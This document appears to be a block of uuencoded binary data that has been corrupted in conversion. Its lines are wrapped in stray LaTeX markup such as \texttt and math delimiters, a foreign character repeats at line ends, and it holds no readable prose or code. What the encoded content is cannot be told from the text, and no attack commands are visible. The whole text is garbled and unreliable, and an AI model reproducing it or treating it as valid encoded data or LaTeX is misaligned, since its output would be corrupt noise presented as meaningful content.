\\ \texttt{9L^$=WK!ED} \\ \texttt{ED} \\ \texttt$ M%"RFA0,.;50-DM'+_L@*[A^/H;TSQ)T3(GD"H#2G4=3,*W)_%VSQ)2H3A7O#Đ MK['NH.#+42ZJJ,,K5^5JZTG<)+);U;=CB9Z9#NTHYU-14WH6FM4DEAZP!K;PĐ M2;F/LM>UA%DL56U=104!UINSUL(ZQ=XV%\$,V.F:/TJQS,:4_WD>L[:9<XL05Đ M.\\S_\\$K?[S)])K5_P_&(_+92V\$]X.>3<#XQ3/XPY_[HHJV_P\$M:OKF!1XLRĐ M3[OOEPO+9C"_#W8ND,/PNX!5;/\$[;"\$@2--[HDY-#'4C-D!%OX_AV;%29>5YĐ M>\XJ_^36Y4E\$X%_0]; `B23H](J2,3;ZG8+]^"?X'(ARX+(G%!'C!DLR:%P0%D M3%@,948P6QHTV]F"%*6[QSI*I=?_J.]+PT:IQ.!EX(>!/907VG^EC.I&E.TND $\texttt{M8@E7S0^,QJ(JI`\&\$B[NY"41_N\$;W"FFKBS'-\$PMLP)UTO'K7.\ \ \ \ \ } \texttt{P9D[:B?I-D)}$ $MR, -: X8NZ === X = /J3U = M9?@\) = M\I *Q*X" - %K, . !&]744968 `P6J' !QN [KAĐ]$ $M4-=[:GM[+#!68^7'V5;RG,]2OJ\1<W0@O9Z2_\0Z'>%D1[KEUVUIF::<)HZ)D$ $\verb|M#WV<W*BHCDBUCJXP2#3JB_YTU7Y'&+]3Z7PR]I?/H3N4."BTVUG9"ZA]A\\|;. \oplus \\|$ MDS\$K"CCN\$HXZ>JS+:^J.B''F8X;K6_@9<\&J/<+>PQ_P.+U"6IZTW(*KFB81D MZIXVSV;\EZ'92<*`L%`JF=8[4(:<O*BKL\@&8MW!),PP[4FC9L*A)U(@9DLQĐ MVL/=OOS0/_L?Z7NX,!<_,.<0#K\8(8VQ`LCV2P2;3A5<PF704E"@`JK`\$T7TĐ MDJ48,PP/1?HZ^"]4@=Q4-'(\$\$4V5^:#@<J`B',GX*H2&BVU1UCO,6I3T5TP<Đ $M]57U-6+"E6!>Z^{:}=YTHIO":('@"N`))3`,X!=HEZ*)&;L6V+JS*]`X/B'_^Đ$ MVR60,) \ -72X^\9U]4;KW#-F[S2YFPG[5SK[BK[O<EK2*T#*.\;_6)!'R""_2\tilde{D} MK\X6(R/"E(!?T,EWAE(H!R.[3?O+MT>AG(:T`O%K8TX+[JTEX@<\$W[H,T\$8BD M'[JL&KG!]9;F\$^7"2Q<V5AX<5JP.JV&'V_G,5V_P2!PHBJD-6?UJ.J)2RGI]D $\label{eq:mc__`-=I*]HK)?BQ<_A.-YB,BTLS3/T(C8))F$XBWY:>.CVX_,)$$ $$ $$ WUBP[$P:&D $$ $$ $$ $$ $$ $$$ M?R(T/1CWS0PO.8P1G5[GH:_/2[+A#00KP%)NZ6XJ./]715'@VCXE7*'00W)_Đ MFO:[VP^*'FXE.3\$SF1<VI)!B&!PI`^1STV@![\Y3PV6_%"&967<LA\JEN(^!Đ M/%S;]K6^-OBT:\$Y%N*LF_!J7N6N[;D9<>R!F-K74+ZE_13Z"M,CNIS#+)*D_Đ MD)>BJ14:6B5PQZ6M[;-W+OO^Y88UIHP(&AQP.E<:C]L^P@,L^DG>(V-3SA#TĐ $M, (--H?\8Y*9)^$2^3[\W?INDA&.ZP$JW0\B/\Q\,9,.KP?N^C]1@0D0^+W]8D$ $\label{eq:mu1&[C`@W>=/8!T`8LZQF<E0C$V@$L4#Z^`W#*63(&'A>]RXZSA"OJ<2!M![<D)} \\$ M)"X@S[.6X6B?:646UC3H];<9Z61"75UNIPC5<=92M.`"\,6-.'.:6RV?B61UÐ M>5@2\$/A5*+NF6:@_`X`O5`,HZ"S12YBG_B_'D7SA]#BF=QC-B=A!C\$7`_B0&Đ M<:P02Y_Q6-<2GDZ4?NA_:\:F@03A\520[M:K/FZXSX]Y36/<L+#M*W*3Q[6'D M'\$E?.EH,00,B[/8BYL.\$N-*V(X%9!9Z_FI`<.N`'H\!&H84#>;\%>6-GN2##D M&YWF9:,,!-\$"JO.T&_B&PFA+0_.\$::(C>=.I[/L%W)VEL)=)3YG?^MM'KI7LĐ MQW9]?:[BIZ420A[OT#B`:R6R\$`"JA670W?OT?53F@=[1LXHU-W+*/HNU?2<OĐ MBKOVAH9*N92++KJ+TK)OD-'6.'+=XW`MQR(<\=S'=`->KHW^<5I.]--Z6\$O?Đ M?4,.@\"%[Y;GFDV6QLU&A]&/V"/2]_:6/PSD"BA(T9Y"3TX16`&RD)D,9NZ"Đ MR78X@;#(N>WK0DL:M,],REXJ*3'WL6YTZB>BV)L;(\F]@#QC+]`SC)UY.OJAĐ M^RWZNT:[UQ)X@N"C%-V.EH2?=]D(-=*T/M,TY@^\$.1+;,9VY5@4@LHIQ\$2M0Đ M!*@H&TW.2T,W-FS6BN]Z//Y7S537K.22^;97\\S^TQ4Y75+RK@A`0Z/G\$MK1D MH?,ZC9K;H<\IWU`<;&7XX2&`IZ6_L3>E.K3-64NTJ0M!2(*CVU(&F\$AE;E\YĐ M-D<VM*+RPUGK=QGB#1C##UV+Y^SH]X^]MDG6N;0CG405/JR*3-VW2Q[C?FP2D MOLJQ:QQ[WOS7([+^21Y.FB!DZ&Z\"?X`P2*B?Z"`;]`#F^F>V),MZ,/7#TDHĐ $M@$K5J5)+XX+R9KAMH:$U`!M,];*Y"L[BI)Q[C%WKHNF=T04#]J.K%^'FK!&5D$ $MW3"B33`5S06_MCFE\&)%B+MNU6=7\SR-9N%>)LN^8\=!\Q<:[!Y(LE'A.W%TD)]$ MQ*(>X?WJ3OGGQS]-UH.S`KT::,VL64=>C3;B,4%3^'!`NFI<]C;G[AA>RDH3Đ MFK17XB]N2(+CT2Z.4US^GU`^F+.W,)K#66TKOS\$_<.?5]@;:!#9./UZ!1\YOĐ $\texttt{M>:<)/.4+^AF2P@MYOR*VHPX\]UX^BS-]@2=LUP\^]/KK.<:.;0.'`K?Q[$$=$D$$ M01^RN,YC'FB%EG)MQB7K)POM]"QH4?>?5-S8_-RNGDF<&0)00E]@!\$N.1F+NĐ MPU(%I+_800'BG5LU/JRQ1W:^#&)RS%BO,@)_HZ)HP+[5D&>NE48?N-A4^![VD

MO]@]3?4=&AI\$\X-''ZG.>0A2:WGLIF(SG>6?UY9;A07A079.6\$YV-3G2F:P3D MF7U#Y3!+?>"4`3V]7&F!O;8"=GS4UFWCRY.F>ZPWBP]I1U`32-LET.G9X>RZĐ MNY,GS9\$]L,UU.V=D?]CW+X/?E>\$3D,\$3Y7=VTWDZD_.L!6X/%KK<?#_'FD^KÐ MY74>X_#KMH(2C839]RF2"[\$F=0,>9L0+;JQ&692_CC3*G0^">+?EXI:>XRY@Đ $MW#1D0,@Y$$G(!.[ER'JXA\$^D5E=V!=-%LZ=8QK)(#"U7XQF9/4*$\#0J;.OÐ$ MT@=\SB*>Y>HL4O@JE-L%F7SB18;=H""V-)-?W:SRW'-\3#/!.>)^L_AVZQ";D M2[?ULI/.;[H3!(FZV: *GORDFHG>@G!>V9HH XV8@@<<,YOO7R\$L/):TPN+SĐ M`U_=^!9G9[7@`LPA`<.C]-,72.ZZX:3QESY</Z;2G@WYITE5VY90FNU;0(*;D MEUW; `OF/DQDG3^.\2*_4!?U^ZM0_]P-^HC7CDL"?B`R4EG!)`&7_0MF!>5P:Đ M/"%A'L;BGW;*C/`'C[VD*RGOU'YTVYBT'**F;_OA<0UF%;@]\B!IJN"IZH@@Đ M-H('H8=4;YIZIZ5E3`94G1]U@TCN[#RWG=-EG<;%NUX*J<9,4^*E(;ZC([-KĐ M)!#F'XN9;D<KV30QG`R+3U[L7UI\$<Z2!V4AUYUD;-Q_/K#HZ3'^D%%X^I:EJÐ MQ(A')V@YFGAL`R\G0BWK<*L:R;T9"VJJW,4IWDWX#IIPVGQ#C*D6BTL%=O,Ð M51<6&WWZRRU<[[A9@''C\$@2?C7=\O6\$'G3<`%9A`_BO+MD+F_6ZXYT'J45!1D MQ<F<!R`#EQ@M=::./8"B,:[:NE+PQW>J*QV1^&*;0*T09+\K/II=IG>S.LJ!Đ M:09`"^&79;TU+>FXV:7NG<RXMROR+"84)<CGWR([L_I?7*-Z87=]K\N7_A?3Đ $ML^YB,V^:,++WU^-6E\\[@^W9-8(I_I_I(X-@<O.PR=H3E4L6YKT&Y-I58E\#SVD)]$ MI*03)0CO?8*P)!N\#=O<AOW]&/\X%@FP6\$IBR'+ABNHE#S8:,/D+]`^25NZ@Đ M#079:0)@*\$R1PM']J7,)=?B?\$<Y2,JTZ!0(I/.=[&334)?=8X.VI)CD[B9\$(D) $MI9I2V'57+<_(<NR(<FO/-3`E:C6/0%S'BH8X!N[;O&OTF_J!I7<]G,\G,<:Ð$ MYHW[M2^GOKGU+D*=42KTFJ#`*815VN`@86^FG?CA*VXJZ7@-BY=O9[/L8HY>Đ $M\&WB=';IY'$@*R9K\setminus(\&X>4*\&_N3+Q'E(UW!$GK?YWQ6%$=D]?AIN7ES->I*TMD$ M@O;A"6#ZBRH.EWAA\VI08^GO??>72HF[<HXH'8M11_9P'(!R"EZ&'QYMH2<QĐ MTN]H36I+Q^.YU<\`JC]\$J,Z_PWQ:1E<\Q1-DA-2:6X=XI4^24B@`Q8&!`(`6Đ M]9VVBK(7T<E7"WJ!V[B60:],X"+1UNM!/P*K#G4P,O>'%-.=Y#E)[&:+'SF\$Đ M8#9A8BXZ510_]B>NK+0PGE8"!G.&\$\OA8G%U?F-G*+TGKW>WHY=8S(]AN@KLD $M"K;C?'GG&SEPBECIND;H*YQ!*N]^T;M46]5\S@&K@S8?@E_"=-]^/^6\UA^#D$ $MU8_{?,9}^{-2} = W2#9UDE(D-@_Z1)), (-746A*H/<OA]E!, 2XP^IY=]M=_/^Ð$ M7JP5"X,_AY-%IN#<R;SXTD#RE,9#BKXWX"@.5H%+2SVMOX9TF[^?L.W7U8]\D M446#</PQZ6JSW,&[FFWW[5Q[H.A%MDL2ZGXLI(86IHLR*J<`&>\$1+\8+.M-SĐ MDH/Y90!(D@@%OV<B]1@%`FX=7R?';_*VX1`+9M1)+::3:*F0_&4C*#XBM/]%D MH%\$31H(RR^OR,;2EZ:[[L=9C]B-*CI`76/;*'L*7Y7WI/J>Q'+F.=FI?;N*WĐ $\texttt{M.O^E\&(BWF<J+@_-@T[L/S9)1^7`HM1T[^=+V"RU^WQ=.TGE^A-(D1>)P\#N5\$D) } \\$ $\texttt{M\&84P=PKMMDOABPJK} : \& \texttt{X"@=,AU0,"=-M3-*\&'5\#D`YD$X750'B.)!S'Z24L \setminus \texttt{D} : \texttt{M&84P=PKMMDOABPJK} : \& \texttt{X"@=,AU0,"=-M3-*&'5\#D`YD$X750'B.} : \texttt{M&84P=PKMMDOABPJK} : \& \texttt{X"@=,AU0,"=-M3-*&'5\#D`YD$X750'B.} : \texttt{M&84P=PKMMDOABPJK} : \texttt{M&94PKMDOABPJK} : \texttt{M&94PKMD$ $MS('=A<CIKM^1_SA:RW\;^9+HXV+&<5Q,T5<TX(J/$X5]Q%(05>/=>E1@/'YSD$ M&4@O?Z:0F%",TBW2>?C?"J+W7Z2.K#G>?8?+U+R8N)-2X@4I711D\$6G@16T\$Đ M,Q7M/"C;/++U8!NY=VI"1K5ST#<3@W_D@)Z/COH,\$>><9=@@FY,QZ2'%2**4D MN/6E5G\YNOEYR?JR5GTX&G+WE%?.?(7G^);O@89'\$*7'1R,SRU'M3.GIE\$&UÐ M8H8YEEEH)WS1;X7\BT\$460EV0F>69Z_(&K04YCP66JX'@WNOI"7!3*K,P/Y.Đ MDR=.:^>C1Y0@TK(B-*.6,I/@4YA20&!NC.[YT?33&P<0V4'XC'?HXB%%;72ED MQS[H_5<F`Q7SD'N2\$)7FPQY#K"+K-7"I!.A^L7=-UV=\$GT?%#0)"#XN<99YMD MCZ7N)_?F6;!6V]<4`K`PKXD6**N3G&=:H;<-10+9F53--[TP(\$B!Q91K:2GGĐ $M; < [?-ZQ, 9HVVS];, ":)Y"(X1*TA4M\6B7R^DJ/D6`B1G; \=B^]KP=S[V1=/PĐ]$ M.0(=0,E1#.!JL1RT3=U.#7\$QU8EI\$&"BNNL'*QZ2P`XO@8!1\$/Q?:#QROQ*RĐ MRW\&F^S08U-.06R_G, \>7N63ANF)LAB$0[7JH]T`!L[(^Q']M0I(9F.!0\<7D)$ M(#*<D9<W97AA_KG.;^Q'4S^@J"'_Q[8;Q=G0F._D;W"!%_+RE:C`0N??:[EVĐ MXLT,NU^]""C'C,=_M(?7[?#M*ELU\$)[SF/+GS*AG%Q5(!(T\\MU50'-K(XBJĐ MNSDD<Z%!'JD)`&GS+;O`?>N;U7;5FP:^!9K%X?5_8]82<=5K%N`O2!,MYDPXĐ MG#]&`I#TETVO@0EV6?=*>7<UNU*/O[A5Y"/\$(5M_O1"*!78I1Q>TI:!<Z>A"Đ $M/[_{_C$ZE8\&R'R9=".1+DC!J4@=]W1D_J'+\\0*F]>CR+T2O<=E?IY5SSTD$ MIG'(2`#<KEU<=%/B'=[W=9F0B?6FQZ/%E#7MX8-+65L^=7F+A4M*.(LG'X.9Đ M]QP6D<2B0(S9DU(\&29:\LKSJW]T?)2B1T`5U8O)G^G&,J?JRB4\/I:BNF-IĐ M2N4]JF[#6N]Z1V[O)GN\$?F<G)>:\$,L;8V(^P4ZY>J@YE'HK4J> <"HRĐ M''WV!IA3 P94L[\$.T;#'JH6AG:PR@6]72JGNB,76?0R)/D3XE(2VDK0[3SNTD MS,ZQ']#.Q`;OBJ;;/Y]_ZHY-])G4@+'F#\'RM"\X506";M!2'KOX03&[<5VEĐ MMRE9C;R,()=`,K*,<p=&M90-8L*<3L1./,H#.OK93P/]#\$8<U*11]`N`?4`ÐMD8T^0UH@ZWS<DWESD12RT1OSG; %!57SUBUC^K-;67*_WU7"+\?S:7'G,7*NIĐ MBJJ(U9V4:TWT'\$]8/X?:>^\60VJL![X\<>5PKEZD'M*B@UHH;\/U^@6?"IIMD MP\$#6]9T!&[*J,;3C2<XSH'B:5.^\S<(^)Y?3VA><TQK2(I0*;-U<5J<XW(!;D</pre> M?`U\$S[?J-1+];K2&V@`69(F/@^HTM^<TV%XRBPDX;,X)P6G?>7!0D=FOL^Z1Đ MNLV:)@JKF^^4\$"8ZAXM8>ZW'7KXL=9<%SSC!#8S5/T_V>?\$1@W0,).MAP@+PĐ

MQ],.;.-_1Q09\LNQ#(4%\M*^[*U:Y+X*NMQXOV[,M'9V^HP<4G4D-1GYM_[*D MLL)RD)34GP6[^1?]XD[BW?N*[6`,;;*_]`-1SBR&/W:]5E"_BZI!.=C0-1@?Đ $\label{eq:mtr} \texttt{MTR}//, \$@] \texttt{HCJG}[[\texttt{I8?5F3M})\texttt{I}]\texttt{L}/\texttt{Z}), \texttt{G}<[*=^=8F)\texttt{CTZ65}: \$?6650 \\ \texttt{\#9WG}$<\texttt{P}] \texttt{D}$ M;K':Z`._-0M(*?)3,J8W2Q?VLTJP"#\+<BEXN3*W9I19A[8JAPT#2-C5&NF8Đ M2'U[\$,`MJ0]%`918GPI\!-C^*O\E8*9W1=,,_(#3/MX<K][8G7C4K#39OC"?Đ M@=9\?X-3+\$6#,SG^6?]/.K?X>+&QD/`)>^=7BAC`'K@-"\F!*HK)PDQ8F)Z.Đ $\texttt{M+(*W-P][Y(^`5THOL=N*@OT>\$MMSGEJY+,_-+,C\#3^\$]:V6!@+BUB]CB@?+FD } \\$ MA3&0Q`\>K24_"9-/]A8TN]\$50"=L:\$I5[</TR_EN)MF7JQMNEY\\Q=S@&=HBĐ M60G5],28NG85*K]C1:FE^``&8BUYVM6E;L_R2!9QDENR[1;W\'\J4,XF_"[2Đ $MKZ; RU9X8-Z) = M^3 F6@_M=) V_UUWNMO MSUP[R<X4!?<J+=><:6#3J!(]7;D$ M+N6S46>0C]<GZEHBD00(*RRU/8<\>%F@5%8P+?WL'S\+@CY\$"-\$"_P42I"6QĐ MQC7`N[2UZ)IL`4JHGW1L,7295]\C*>_L(4[=_R-`])?*JWZ>RHK-:)"Q/+]5Đ MROBI=\M)(>?QJ7.I6#2CCMPL!\K6;1!T386X+/BJ4C@K&Y3,8<252OF]!KAGĐ M:#FW#&:&B1X.*ZAQR#UZSQ<"LYG6A?!^@]OY%RKZ_;UU_-F37@,%]3U+[?OÐ MWWZN44`DFQLG9:9Z_[B`?18?9=`F(XF<!\$__"'L;PH&F<7S?.*P:8DU\T-UKĐ M(DY8=BZSK`; `2ZKMVF])X9OS9'=GL'.*,Z0.F]-ZW5\,L:%YCO,%I9TPN]K_D M7`_9"4"F?V__)!"TU6KP8<RZ*[P!_`2%&\$JG:+`):SQC_*8RQYRH<R2]IF5FD M+R4B/1\$,D>39(3@:\$[2PTRP"G==;0>07?AXMY<LJCL\$C*]7RWI,?C%J"(3G[Đ M%05M9\N8WU+"(.SU!/;PHVL_^IR>:^J[\$/L#D01Y)X`+6>O=?1]IKC.\$IRUSĐ M*%7WOK(5@"[Z?D",FZ,]<*`+H.1>8TYLF\(J!MZ0%6\$63>RZM)?HO8QMO(_OĐ MIAA#45MFT37*%<*W1]J\1=7N!#9;1IE%/R\$?#`UO_]A]0^5K*\CSQJN-P\$YEĐ MMS6K%XN5N]17B#%=ME0-QYV'AM1MFS#/,*M:XH9%Q;&D:W38J+5+ZBTE)6^*D $\texttt{M4-Z8R_=HK.]O!E['\&)P:>1SKT(<G=L?C7\ZN_[FLND6K1&4_I)\#1;:KT6Y;D} \\$ $M46P=]:[\$=TF5;OL(KK-,(D47<0-*C.G8QYF0W9LO@1_\)[F-<R]6H<\$8RZYFD$ M/)FUD7T(2T)XQVQ^,SI!\0`]OMCX>P8`:\$XN\R=&+,/S68>K\$_^WW(ZI)KX+D M5]TXN]E!N^ 3Q`4C! N(*-++A7IJL*6D:UVZAG7N[?3A%JIW`Y)FD=5)W0QMĐ MZ\$'#@,\F(%"/US5SNVB%B7O/;\$)_&-HD#D--AII&V_DC&L^?OYXH4=H2?A[QĐ M)5\?1BB5CLLHHEF45M*9V\$CUJ;E2_-<CS&1^6MS&[)'-9HA?GA\$5[Y-:6C.<D M^V2'"D>+?OF>U_<@1_2>18*-+AU>*MF/U#NPRI]D.PTE"X&5_XL"O?M%.J(]D M.8T2A>J7_=+21PTS6]>7#VV@[G54O/X'4I*S@.D6NQO-CD9KWZ"2`Y!+T([[Đ M#=\$YA, ""9C-K0MM6&T7#?HDIWW?XM[;N20VGW70,HYC!\$?\$,NS[LZ70-D] $\texttt{M-V?} \& \texttt{ZNJB} > \texttt{Q@;WV8V} \\ \texttt{SB!G5.H'5} < \texttt{JJ$]DR;18} < \texttt{)O=8"2} \\ \texttt{($:8.C$*BZKP4XS\#D)} \\ \texttt{DR:BP} < \texttt{ASTAPASS} \\ \texttt{DR:BP} < \texttt{ASTAPASS} \\ \texttt{DR:BP} < \texttt{DR:BP} < \texttt{DR:BP} \\ \texttt{DR:BP} < \texttt{DR:BP} < \texttt{DR:BP} < \texttt{DR:BP} \\ \texttt{DR:BP} < \texttt{$ MI'[<Y#TE;):Q7"Y[U&%V)L:2)SEIB?JAX-=]N@`L_Y=K32R]+[D\$C_\QD2NKĐ $\texttt{M=\&G^FL:;G)} \\ 0 \\ \texttt{S^KQ^T':1"31'M^</F^*?"/05-I]} \\ / \\ \texttt{7*GS"_H'\C6Q(CO!:^Z+=D)} \\ + \\ \texttt{S^T} \\ + \texttt{S^$ M]J+8-6!?84TJ*%F4NX7JI"S_311A+G8=65`DV:^MHV#Y-U`F6_AUSA2JC.VUÐ M4!1W4%XJ[>6,U7W?_9G8F91UN2R6@O^2*=W<6E/.Q>+5;N0F2RC]1<*K0<AQĐ MS#XK@?,X*9H]_*,96*#[VNIU(K\CQ2/AYD0F>YRES69,R.?H4_Y?M/1>0J:KĐ M`*R`6UFB(R\17S!R6;YH]2<'FN=OQ3FBZ_U:PC(.A:4N0OU(I'.COJJEO"6FÐ M8M\$@X)Q+U-SBW7O*B\$/GN!'K:C6PXO";YP>N3)=LA(RA`R^O+.<Z^[+&#@83Đ M>S>:+@, "/SI(+5]S3/6YCK>HZ0+?#WV<4L)\$UYA+H4\PG1G:3795W8OJ/HB#D $\texttt{M]Q>W?4,9D\&FD_V,`;-7'2]>=\\(]G8*XE`B:ZPA>\\T2IVYC_T!\#@(Y0(3]@;D) \\$ MM>."K/!!"5Y*U:.L2K)Z7*2!\E(K+14.TC.VW@O`%68F(462E1YW7+Q]DE&_Ð MD'L\$\1T\$#AK.8%V'9\$H3/-=8;,!\$PX';X\2XEUT2;X.8U7"F+V4D+(YYI,D]Đ M!?4'LFOGV#2:T8+<SH_UC0IOR\T:/W(V@_C9D/C9%P\7<G@=9N2"*-%FHX2;D M,P^EI1QU82@IZLKK\$2-#-FWQQDRM#T)('G9(^W(9L5_C>)U1LO9/N,N0[=L@Đ M3BYT1;257H=@XY)<41G.RFAAF_?ZR^W9ZHE3P%:]%W"<EF%<QG;CI<_+Y=`7Đ M1&VMS>,35B/4\$)T&U[S>\ZL54VO3>9CD(586!9XW)>@94]&,,TL>&TPZV^^SD MXS]\GU&SQ8)!(;0]D05NDC8]**,W6Z#O(\IQIG6!(W\?0'#RLS"30*2_@6M/D M&=W>JJ30YD!04W2F2S0'/]V,C6OF\S4'W;;4OF349\P<`V>5MNI@S2.-J<IYD M5?`8Q3("3<>9'<K8F>O'#U-]`@^>4T#=F<4U;0>/'XY@-94W 9^Z]<XH;#[UĐ M[#].&A,OF1ILE(1@S(RMSGN`L%@AX]O;@FF+Y(5@TR-OR07T5/=O-':H77B#Đ M5S-:Z.1I+/"Z3!4V%3FJK 2ZRWA>5WLEMK.?9RB,8\K\$RPD<VN@;;MD9M2A\D MFY>"\$E\9A0]WK[[\AJNH/W[\$^HA]]#"L)^;QT3N31U.)Q8&IP_[+[[,W?<*SD $MQ = S - 87T9ZUE6Q/A[;1; \\/f?EGU > 50AF]2QQ_ %9C$NV:2, LF8N:]V_XJ)AFD$ $MT>+]PR(3RN\R^/1\#X/?NII0GC+RT"[\Y2L40+'0%[=+",_U9(HQ$2!UHX0?D)]$ M[`4%Q@_0NW:,)%F0"K80/U&3TNH"&"V/1<`5IEAH;FE:L!^J)IBE"TESM6C#Đ M&W"`!RZ[P-K?IV+(I1Z"W\-1PL4)I*C4MCXGI@Y>L!.W8"IF8*SZM%:HSW)TD M\$9#&&G\#9,46CWP-9+9,3\$*?:3%B%A*1W'K\$OT_KOP[L_1C@/QT]^9X)KR3.Đ

 $MLYS.Y2K$'0$>I"5([3=3S^{-1}0!@:$ZXB0XT-L#NE1^9E6XW]4:=9^[IM[9^{-1}0]$ MY]XC5^,TB\$`F1<P_8:-=[7Z*94MD=W5`"'\$WN+<-EE.GG6ZVB)&'R&<*M^32Đ MA2Z//]Q^2N2]0U[PL<_>+C)7%H7B^&7YN+)UYLB@=.N:X@9#3U;B!7J./Q,/Ð $M]08RXASJWW(X^=\&\&0`,Q#"V(D[=?-%X]^NDGR\SPW,4#>5DST9Q00,@^H`D$ $\texttt{MN>) \$3N,W) \ NFH] \#3B4 < Q + TC`S := O42ME^+ + *_\$7Z < E) K" \#> 2 (ONB[P'W', L+. D) + COND[P'W', L+.$ $MQ7PGMYN&/^Q\%5"\>X4$='6$=.3GW(08'L'_;5$#WL:D_/&;D4S7UW@I+8M_6Đ$ MI@;G'(V)W"[<@BI?W0.?8SG8G;6%K-H/*6N#0;'3%[ZWVQ]RXDZE+CW%R9[LD M@X:*JX_82`KJSE1WLK#P-DNJH_WE;?FT&,E0"IR]YTAK\RHX.R(8HT[*/3;FD $M?>^S[^?+@;^7KN\#9D_=)!=*'8\&)\W=!)CM+\#08WQR>4D"X$XX\#CLC/C<?\#QD$ M<V"E^UYTFO^=8H?WO)6_K67\$IT+]1QJ4.M]=?I/'*9.H?9MPHWTS4N4GV.GOÐ M/CS]@!9Q'T?XSVH5Z_MZ7UO.CLX^A(TYDF(\W!((!X_]U@L[NC*8&+*%_WV#Đ M_*EWAJTTN5`EPP^[AIYFC6>`M"T&]8#YL+88;B/Z:>E9O3Q8L`=ET50:IWWTD M2\$]NEUNXL8"WA,<;5!,3;I=YM[2(IVQ&IZ;S=M,[\$UETR"Y2/VZ)]IL;%_I7Đ M³[OU[/7'TH97#4GN=2*1%]"IY\1&8)/?%EF)].P⁷?IUFA]'9⁶?M'GU:N"Đ M.DW*.XII9FMP.E^+9'Y6YA?Q%B&G-/KK3_WA1&L"?SYT1&)YF=HC]ENTFN65D M_U\$0*1"L1[2KW25ZVBW@1V`Y0VW2+1[!(F@PJ)<37&:L7`5R9)8K&?!DZXN8Đ M*=."?6@L\$!>EB2JG3+]G]W'[1@S-H-YS+ZPN+2I2\$+_;O,%BT+Y(J*A]9EO<Đ M(T5665A*RCP*!U>`_>XLU))Z`NL8.-2_W15W/<L"9Q9N#.K]:,.M&5EDPMC*D M29_)MQ]!XY[)C/FT@E->O/[*GG.\$4?#>:;^`Q'&)/#QS+QW30L[N2=!)H?2#D M[+P?.H7&4Y2)1?[(>2^DYN'OJXNOX9:/DIU^M]'>05"'S%?CU?F702";I*19Đ $\label{eq:mando} $$MA\NTJH7\"Z$; = AS26F]$ A=PMA?MDO=$; 27QKP<CB>R!V*ON"9R4R\!6=B\R3B&>D$ $$$ MUZG&8CI!`R%IZ^A\H?+18G[9%(IJO`H%>2B;1M+>)RM2'V4'B.E#<PT1";,!Đ M6>Q&NH..1[>QEWH>[6A+_B^W_%]V7HD%1X6O@.KMJ9M;+[?E`)C-LI,]4[2_Ð M\$/JUE+?CO.!S[7>]S>/<[3P9C%L[I*`:X;YX?XA?NNTH^G,YIZMUO=9"F0?!Đ $\label{eq:mwn} $$MWN?SN52[1%1Z:&1WUY&B\DJ+3=T1TLV)P$VTQ@D&I:R`MWANOMQ]Y:2K/AR2D$$$ MMZK\$T7"_2,=GQV,\$V(#*3"UM_53`)Q.V8'+=@:"YK.8AJDBSJGBV\$U[C/:,_Ð ${\tt MUO:A-1X:P_469\&(+A1OHABZ[0FY"^0U>_/Q6EL(N2Q2SQL<C=IH\setminus_G)(VQI"D))}$ M`1^W`[P\SL.BHMFN>2C<S`;YYV1F2/[&D?>;29]-V>P>:SB0A."-/7MP(C_DÐ MY*1T;R\]^!T,9%C85\R7MY(FY`TMW-RR40NR*@KUK][\B%(/B400-\3:___,CD M-E,:9!:C[8>.>A+O&VL[C,@V=*:A)?=SD*&A>S:-*!!^5E\$9)P5MX+UG6A)WD M.P5ZLT<\$\$*AVK\$H[7FELBFIYQ[R2A:YVU5)[CLPNC5T&ZXD32V'J_XU166,Đ M`YC9^"`2*F,&QXO+J?L`A_V_#;W'P4)<Q&F4)')*"#0(KY"^PYE@#01,.*T]D M=]3*7L!WBLBB\C4D:X"B&7%N,QR.YN]`"ASZI+_P=>+[,N+[[Q]0`TO:Q?98Đ $\mathtt{MT.V}^*;(:9-P:X]8HOM(Q,![41K4F?W]'?+\#+&Z0I/Q60%3B^QEQJ/Y/;L83D$ M)YH?2FQ9=@N,:WNJ!?E.`)(D-+"CYQ`YATM<G76]XP%*NR0=Y`]=O<_F*8>RĐ M::R\$B1L3&X+L=18C<@V#FV]8'H'04##(^ORM:.<(L/(8V_2-@_0=[*S_E#80Đ M&K)%_91([76<[*151A6X(<@#>5S\>T`K8I'[OK_>TQAVI\$#-!2JJ/HB",SS\D M0<<,EX]I#ED,IPT#HL5@;XH%4ZWMEO#H"-7EH<S-8/?M*`<\ZQ!YXUQ]?#L:Ð M;YB3`&8*/W#GM<2LK`8"\T<Y:;!_R#^`VI^\QW*LHJ:O?F*,)&@>&G`=^\$B^Đ $\texttt{M-T']} (4^] 34R/\texttt{XDO}, \texttt{ESN}; \texttt{XNKAQK} (\texttt{MG},?">3) \\ _ \& \texttt{T2V?5?}] 1 - _4 + \texttt{Y} \& \texttt{7} (\texttt{J"} \& \texttt{SBW} : \texttt{D})$ $M<VBG[G>[\DLXYI.2/^2Z5L>?TTC]GXN)NQ,.U'<KV$AEGJ2MYP>=IA\0<-JD$ $M_T^*L/\#-5<A\QN;BO+M4NVZH&N3K!?O!'`(2V;;,>:&,5[G\S$K5X`8!T^\D)$ MG".WCSZ<SP3X8^\<A_>'>\$F3^UF_C%(SHIV+FJK)NB:^VB^R4VG4F9YLEEX]D M@I]N_S#_H,:))E6F-U55;J:]DAD!X)G8563CX-!^.@K829#O)"YN4+(/]2;,D M>/.B!J+?84@2U#JULX*(HT#]:\$*.`>FT)(C("A),YX@^=`!FP3UC[/92OABWĐ $\texttt{M} \texttt{YH:VY+/-CJ@^64K%`=W;O>T%4CJ[D!_\#*]CI!.:'==22/C,L;))} \\ \texttt{SDR74R\&WD} \\ \texttt{WD} \texttt{SDR74R} \\ \texttt{SD$ M%`(R>3K/CC"<XJBZ&I;Z!T\O7V;I0G>7I;JVHH"#!5+-UZQZ@GHH*?\TCD44Đ MGF0Q!3,"&"3KY7D:B4%)(C^6)<W==U(0\$N.S?5V]#?CIG\$]K1L`T<^H5MOI&Đ $MX*).L!T4=Z,*&=)K-8'M!$)Z3=$)^]M^++_H%?<H_4(0HA(PQ/]D*7C.LY=XID)$ M2UIID1`@!Q=^8#PPL)B\T;DC^+->>H5\$WVT7N.5X%%H7R.M?1C"+^`Y@!\$MUÐ MN!J@?AE(=V<.F,Z#S6/OZ+LJ(@8[*8%:9%0F6"55>F>LI]%D?7P/3&#NV*3'Đ M+?I![8!0J\WULFP+S'J`:T\M_9,:%B!)WH8,BL&EK*[#%&:+:!=`7[D09Q5D M .V3312,[R+3MJ- GC\$^13EQ;<N,#Q.6GW+L+9;8DD11#02AHM@"Z\W)@+Z\Đ M3JKK=JCUDO=5-\$*/EW*0R+7A-4%+LZIPV;1V^T38":S*L8]H:CB6*8<'/>'>?Đ 